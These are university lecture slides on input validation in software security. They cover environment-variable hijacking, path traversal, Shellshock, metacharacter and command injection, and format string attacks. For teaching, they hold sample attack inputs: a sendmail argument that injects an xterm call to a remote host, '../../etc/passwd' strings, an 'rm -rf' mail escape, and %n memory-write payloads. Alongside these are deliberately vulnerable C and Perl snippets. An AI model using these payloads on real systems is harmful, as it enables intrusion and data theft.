
Input Validation

Ibéria Medeiros
Departamento de Informática
Faculdade de Ciências da Universidade de Lisboa

TRUST AND TRUSTWORTHINESS

Trust and Trustworthiness

- Trust

- ☞ The accepted dependence of a component on a set of properties (functional/non-functional) of another component or system
- ☞ Trust is not absolute: the degree of trust placed by A on B is expressed by the set of properties that A trusts in B
- ☞ Just like with people

- Trustworthiness

- ☞ The measure in which a component or system meets a set of properties (functional and/or non-functional)

- A component **can be trusted without being trustworthy**

- ☞ If A trusts B, then A accepts that a violation in those properties of B might compromise the correct operation of A

Trust and input

- Let us focus on the trust that is (mis)placed when an component performs an interaction, since most attacks use **malformed input**
- Attack surface: set of inputs of a program
 - ☞ sockets, web services, inter-process communication
 - ☞ APIs
 - ☞ Files used by the application
 - ☞ User interface (e.g., graphic user interface, command line)
 - ☞ Operating system (e.g., environment variables)
- **The golden rule: never trust input!**

DIFFERENT FORMS OF INPUT

Input: command line arguments

(Note: these issues are particularly relevant for example for programs `setuid root` or that run in privileged modes)

- An attacker can pass malformed program arguments to any program parameter, including the program name (big name → BO)
- Even if the shell imposes limits → the attacker does not need to call the program from a shell
- Example: consider the *program name* ...

Input: passed by parent process

- Don't trust **things left by the parent process**
 - ☞ open file descriptors (what are those files? First created file has probably descriptor 3, but this is not guaranteed)
 - ☞ umask (since it is used to set default permissions of created files, it should be reset)
 - ☞ signal handlers (reset them)

What happens if an attacker controls these things?

Input: environment variables (I)

- Oracle 8.0.5 and 8.1.5:

“The dbsnmp file executes the *chown* and *chgrp* commands on several files. It references these files without fully-qualifying the path. This allows an attacker to set the PATH environment variable to run the *chown* and *chgrp* commands on the attacker's version of the files. This vulnerability can result in an attacker **gaining root access** if the dbsnmp is setuid root.”

- It is a good idea to set PATH and IFS

- ☞ PATH=/bin:/usr/bin


- ☞ IFS= \t\n -- characters the shell considers to be white spaces

Input: environment variables (II)

- **system(command)**, **popen(command, type)** call the shell with the program's environment → avoid both
- Imagine a setuid program does `system("ls")`
- Attack 1: If an attacker sets PATH to '.' and:
`cp evil_binary ls`
('.' in beginning of the path is always bad idea)
- Attack 2: If you reset PATH but include '.' in it:
`cp evil_binary l`
`export IFS="s"`
...works even if . is not in beginning of PATH if only 1 program l

Note: Attack 2 probably does not work anymore!

Input: environment variables (III)

- Bad solution: `system("IFS=' \n\t'; PATH='/usr/bin:/bin'; export IFS PATH; ls");`
- The attacker can do: `export PATH=.;export IFS='IP \n\t'`
 - ☞ I and P become spaces
 - ☞ the program will setup env vars FS and ATH, instead of IFS and PATH

Better alternative:

Note: the attack probably does not work anymore!

```
extern char **environ;
int i = -1; char *b, *p;
static char *default_env [] = {
    "PATH=/bin:/usr/bin",
    "IFS= \t\n",
    0 };

while(environ[++i] != 0) ; // go to the last var
while(i--) { environ[i] = 0; } // clean
while(default_env[i]) { putenv( default_env[i++] ); }
```

Input: environment variables (IV)

- Can you trust dynamic lib in LD_LIBRARY_PATH?

☞ LD_LIBRARY_PATH = /tmp/lib-malicious

Note: For security reasons, LD_LIBRARY_PATH is ignored at runtime for executables that have their setuid or setgid bit set.

- What environment variables are used by the libraries you use? If they do not do enough sanity checking
 - ☞ do it yourself *or*
 - ☞ set yourself the variable

Input: libraries

- Similar problem in Windows (before WinXP)
- Current directory is searched for DLLs before the system directories
- When you open a document in a directory, if there is a DLL needed in there, it is used
 - ☞ it can be malicious and do operations with the privileges of the application
- Solutions:
 - ☞ Directory does not give execute permission (does not let programs or DLLs there be executed)
 - ☞ Runtime validations to ensure that the DLL is the one intended
 - ☞ Provide full path for the DLL
 - ☞ WinXP and later: system directories are searched first

Path traversal attacks

- Imagine a CGI with Perl script
 - ☞ got an user name and printed some statistics by running:
`system("cat", "/var/stats/$username");`
- Path traversal attack
 - ☞ The attacker gives the following username:
`../../../../etc/passwd`
- Possible in many contexts

Command injection attacks

- Shellshock bash shell attack

- ☞ Bash unintentionally executed commands when they were stored in specially crafted environment variables
- ☞ A malicious function would be inserted in the environment
 - `export function=`() { :;; echo Ready for the world?`
- ☞ When a bash shell script was run (e.g., due to some shell script in a web application), the environment variable list is scanned for values that correspond to functions (i.e., starts with `()`)
- ☞ These functions are then executed on-the-fly, but affected versions of bash did not verify that the fragment were merely a function definition
 - the screen would show: *Ready for the world?*

- Old Berkeley “mail” program

- ☞ Executed a command when it saw `~!` in some contexts (e.g., in the body of a message)
- ☞ A message with the following body would ... `~!rm -rf *`

METADATA AND METACHARACTERS

Metadata and metacharacters

- Data often has associated some metadata (or meta-information)
 - ☞ Ex: strings are kept as characters + info about where it terminates
 - ☞ Ex: pictures or video are stored with data about size, etc.
- Metadata can be represented
 - ☞ In-band, e.g., strings in C (a special character is used to indicate the termination)
 - ☞ Out-of-band, e.g., strings in Java (the number of characters is metadata stored separately from the characters)
- In-band metadata for textual data is called **metacharacters**
 - ☞ Source of many vulnerabilities
 - ☞ Ex: \0 (end of string), \ or / (directory separator), . (Internet domain separator), @, :, \n, \t

Metacharacter vulnerabilities

- Vulnerabilities occur because
 1. the program trusts input to contain **only** characters (no metacharacters)
 2. but, the attacker introduces input **with** metacharacters
- They appear when constructing strings with
 - ☞ Filenames
 - ☞ Registry paths (Windows)
 - ☞ Email addresses
 - ☞ SQL statements
 - ☞ Add user data to a file
- **Solution: sanitize input from metacharacters!**
 - ☞ using *white listing* (preferable) or *black listing*

Typical attacks using metachars

1. Embedded delimiters: the application receives more than one kind of information separated by a delimiter
2. NULL character injection: the \0 character is interpreted in different ways by distinct components
3. Separator injection: the information may contain separators to divide it in parts (e.g., directory '/')

1. Embedded delimiters

- Suppose a passwd file with line format

username:password\n

☞ 2 delimiters are used: : and \n

- Example of vulnerable code to update password (CGI written in Perl):

```
$new_password = $query->param( 'password' );  
open( IFH, "<passwords.txt" );  
open( OFH, ">passwords.txt.tmp" );  
while( <IFH> ) {  
    ( $user, $pass ) = split /:/ ;  
    if ( $user ne $session_username )  
        print OFH "$user:$pass\n";  
    else  
        print OFH "$user:$new_password\n";  
}
```

File:

...

bob:test

pirate:open

...

- What if user bob gives as password test\npirate:open ?

2.NULL character injection

- Depending on the context, sometimes '\0' is considered to indicate end of string, and in others it doesn't !
- Vulnerability in some CGIs
 - ☞ Perl CGI that opens a text file and shows it
 - First tests if it has .txt extension
 - If user provides as input: `passwd\0.txt`
 - Perl does not consider the first \0 to terminate the string so it passes the test...
 - but the OS considers the string to be `passwd`
 - ☞ With C/C++ not so simple
 - But gets reads characters from file until \n or EOF
 - Does not stop with \0

3. Separator injection

- **Command separators, command injection**

```
int send_mail(char *user) {  
    char buf[1024];  FILE *fp;  
    snprintf(buf, sizeof(buf), "/usr/bin/sendmail -s  
    \"hi\" %s", user);  
    fp = popen(buf, "w");  
    if (fp==NULL) return -1;  
    ... write mail...
```

- User should be “user@host.com”
- What if it is “user@host.com; xterm --display 1.2.3.4:0” ?

```
/usr/bin/sendmail -s "hi" user@host.com;  
xterm -display 1.2.3.4:0
```

☞ Sends xterm to remote machine!

Metacharacter: command separator

3. Separator injection (cont)

- **Directory separators**, cause truncation allowing a path traversal attack


```
char buf[64];  
snprintf(buf, sizeof(buf), "%s.txt", username);  
fd = open(buf, O_WRONLY);
```

- What happens if *sizeof(username) ≥ 60* ?
- .txt is not appended so the code is vulnerable to path traversal
 - ☞ ../../../../etc/../../etc/../../etc/../../etc/../../etc/../../etc/passwd
 - ☞ Files should be validated but first **canonicalized** as there are many ways to write it
 - ☞ Canonic form: /etc/passwd

FORMAT STRING VULNERABILITIES

Format string vulnerabilities (I)

- Appear in C in functions of the families
 ☞ `printf()`, `err()`, `syslog()`
- Example: `printf("val = %d - %s\n", i, s);`
 - ☞ format string ("val...") has the format specifiers (`%d`, `%s`)
 - ☞ parameters (`i`, `s`) are put in the stack before *printf* is called




Format string vulnerabilities (II)

- What can happen if the *format string* is controlled by an attacker? (not trustworthy)
 - ☞ Examples: **printf(s)** or **fprintf(stderr, s)**
 - ☞ *Crash*
 - ☞ *Print content of arbitrary memory addresses*
 - ☞ *Write arbitrary values in arbitrary memory addresses*
- Solution is simple: always write the format string in the program
 - ☞ **printf(“%s”, s)**

Printing content of memory (I)

```
main(int argc, char **argv) {  
    printf(argv[1]);  
}
```

- `argv[1] = "%08x"`
- prints 4 bytes (8 hex digits) from the stack because `printf()` expects the number to be printed with `%08x` to be in the stack




arguments
of printf

Stack grows
in this
direction

Lower
memory

Printing content of memory (II)


- `argv[1] = "%s"` – what happens?
- Takes and dereferences from the stack an address of the place where the string is supposed to be
- Depending on the part of memory that is pointed, it will print that area until the first `'\0'` is found
- Doesn't do anything useful → next slide




Printing content of memory (III)

```
main(int argc, char **argv) {  
    char buf[1024];  
    strncpy(buf, argv[1], 1023);  
    buf[1023] = '\\0';  
    printf(buf);  
}
```

- `argv[1] =`
 `"\x70\xF5\xF7\x77%08x%08x....%08x%s"`
- Prints = chars `\x70\xF5\xF7\x77` +
 bytes from the stack +
 content of address 0x77F7F570
 (reverse order because of little endian)
- Prints as characters, until the first `'\0'` appears
- Several addresses can be provided...



Writing to memory

- **%n** puts number of bytes printed so far in an integer
 - ☞ instead of only reading from memory, it allows to write in memory!
 - ☞ Ex: `printf("AAAAA%n", &i)` writes 5 in variable **i**
 - ☞ the memory address of variable **i** is in the stack
 - ☞ Ex: `s= "AAAA\x04\xF0\xFD\x7F%08x...%08x%n"`

The diagram shows a red box around the memory address `0x7FFDF004` in the text "the memory address of variable i is in the stack". A red arrow points from this box to the `%n` format specifier in the string `s= "AAAA\x04\xF0\xFD\x7F%08x...%08x%n"`, which is also enclosed in a red box.
 - ☞ writes the number of bytes printed in mem. position `0x7FFDF004`
 - ☞ obviously we can insert several addresses in **s**
- **%07u** - 07 is minimum the number of bytes printed
 - ☞ allows to control the number to be written in memory
 - ☞ the value can be 07 or whatever (decimal)

Format string vul - summary

- `printf(format_string, parameters...)`
- the stack contains:
 - ☞ `%08x` → the number to print → read
 - ☞ `%s` → the address of the string to print → read
 - ☞ `%n` → the address where the value is stored → write

Bibliography

- M. Correia, P. Sousa, Segurança no Software, FCA Editora, 2017 (see chapter 7)

Other references: